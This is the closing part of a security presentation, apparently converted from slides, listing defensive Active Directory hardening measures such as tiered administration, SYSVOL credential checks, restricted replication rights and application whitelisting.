
- 3 Tier Architecture
- Monitor SYSVOL changes and validate no hard coded creds in script (.bat/.ps1/.cmd...) files
- Lock down replication rights to appropriate users

# Top 5 ways to make pentesters angry

1. 3 Tier Architecture
2. Effective Local Admin Management
3. Workstation Isolation
4. Active Directory Enumeration Hardening
5. Effective Application Whitelisting



# Questions



The End